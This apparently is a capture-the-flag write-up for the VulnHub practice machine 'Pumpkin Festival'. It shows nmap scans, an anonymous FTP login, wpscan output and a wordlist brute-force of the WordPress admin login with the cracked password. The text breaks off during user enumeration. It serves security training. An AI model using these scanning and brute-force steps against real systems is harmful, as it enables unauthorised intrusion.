Pumpkin Festival

Description

Download Link: https://www.vulnhub.com/entry/mission-pumpkin-v10-pumpkinfestival,329/

The goal is to reach root and access PumpkinFestival_Ticket and collect PumpkinTokens on the way.

Summary

Tools Used

- nmap
- wpscan
- dirbuster
- hydra

Process

1. Scanning with nmap
2. On Website we see robots.txt we will see a new domain pumpkins.local in the */store/track.txt*
3. Added pumpkins.local in our /etc/hosts
4. WPscan found readme.html
5. Cracked the base62 to get password of morse and jack
6. Used hydra to bruteforce password of harry
7. Logged into harry using ftp
8. Downloaded the data.txt and extracted it to find hex dump
9. Used xxd to convert it into ASCII (readable format). It was a private key of jack.
10. Used ssh to log into jack
11. sudo -l was used to privilege escalate as root.
12. Ticket was in /root/PumpkinFestival_Ticket

Initial Enumeration

Target IP: 192.168.169.139

We will scan with nmap

```
nmap -p- 192.168.169.139 -v
nmap -p21,80,6880 -A 192.168.169.139 -oA nmap/full_tcp -v
```

Result of nmap

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-08 15:59 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:59
Completed NSE at 15:59, 0.00s elapsed
Initiating NSE at 15:59
Completed NSE at 15:59, 0.00s elapsed
Initiating NSE at 15:59
Completed NSE at 15:59, 0.00s elapsed
Initiating Ping Scan at 15:59
Scanning 192.168.169.139 [2 ports]
Completed Ping Scan at 15:59, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:59
Completed Parallel DNS resolution of 1 host. at 15:59, 0.04s elapsed
Initiating Connect Scan at 15:59
Scanning 192.168.169.139 [3 ports]
Discovered open port 21/tcp on 192.168.169.139
Discovered open port 80/tcp on 192.168.169.139
Discovered open port 6880/tcp on 192.168.169.139
Completed Connect Scan at 15:59, 0.00s elapsed (3 total ports)
Initiating Service scan at 15:59
Scanning 3 services on 192.168.169.139
Completed Service scan at 16:00, 11.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.169.139.
Initiating NSE at 16:00
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 16:00, 0.57s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.02s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Nmap scan report for 192.168.169.139
Host is up (0.00055s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Jul 12  2019 secret
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to 192.168.169.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: FFF3D55992F8BDE3783484CB7FBC0A51
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
| http-robots.txt: 4 disallowed entries
|_/wordpress/ /tokens/ /users/ /store/track.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
6880/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 eb:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
|   2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
|   256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
|_  256 aa:04:61:9a:ca:19:90:c3:55:3c:fc:cc:1a:05:be:3f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Initiating NSE at 16:00
Completed NSE at 16:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.10 seconds
```

FTP - Port 21

ftp 192.168.169.139

username: anonymous


Press enter, without giving the password

```
┌──(kali㉿kali)-[~/oscp/vulnhub/pumpkin_festival]
└─$ ftp 192.168.169.139
Connected to 192.168.169.139.
220 Welcome to Pumpkin's FTP service.
Name (192.168.169.139:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 12  2019 secret
226 Directory send OK.
ftp> cd secret
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              48 Jul 12  2019 token.txt
226 Directory send OK.
ftp> cat token.txt
?Invalid command
ftp> ?
Commands may be abbreviated.  Commands are:
```

Collect the token inside the secret directory.


```
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> binary
200 Switching to Binary mode.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (70.0673 kB/s)
ftp>
221 Goodbye.

┌──(kali㉿kali)-[~/oscp/vulnhub/pumpkin_festival]
└─$ ls
nmap  token.txt

┌──(kali㉿kali)-[~/oscp/vulnhub/pumpkin_festival]
└─$ cat token.txt
PumpkinToken : 2d6dbbae84d724409606eddd9dd71265

┌──(kali㉿kali)-[~/oscp/vulnhub/pumpkin_festival]
└─$
```

Port 80



Easy way of getting the admin password

Can use a cewl to spider and get the password.




With this wordlist (docswords.txt) brute-force with admin on *pumpkins.local/wp-login.php*

Correct password is *alohomora*.

Directory Busting


Since we have a website running we can do directory busting. We will use dirbuster

Settings for dirbuster




We will find a license.txt in the output. Go to http://pumpkins.local/license.txt and collect the token.


Look through the robots.txt



We will find this pumpkins.local in */store/track.txt*




Add the pumpkins.local to `/etc/hosts`



After that open the browser and search pumpkins.local

We will see it running wordpress.



WPScan to scan the website

wpscan is used to scan wordpress

```
wpscan --url http://pumpkins.local -e u ap at
```

Result of wpscan


```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://pumpkins.local/ [192.168.169.139]
```

```
[+] Started: Wed Aug 10 14:22:34 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.29
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://pumpkins.local/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_sca
nner/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_lo
gin/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_
access/

[+] WordPress readme found: http://pumpkins.local/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: http://pumpkins.local/wp-login.php?
action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://pumpkins.local/wp-
content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://pumpkins.local/wp-
```

```
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.3 identified (Insecure, released on 2018-02-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://pumpkins.local/?feed=rss2, <generator>https://wordpress.org/?
v=4.9.3</generator>
 |  - http://pumpkins.local/?feed=comments-rss2,
<generator>https://wordpress.org/?v=4.9.3</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://pumpkins.local/wp-content/themes/twentyseventeen/
 | Last Updated: 2022-05-24T00:00:00.000Z
 | Readme: http://pumpkins.local/wp-
content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 3.0
 | Style URL: http://pumpkins.local/wp-
content/themes/twentyseventeen/style.css?ver=4.9.3
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video
and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://pumpkins.local/wp-content/themes/twentyseventeen/style.css?
ver=4.9.3, Match: 'Version: 1.4'

[+] Enumerating Users (via Passive and Aggressive Methods)

 Brute Forcing Author IDs -:
|=========================================================================
==========================|

[i] User(s) Identified:
```

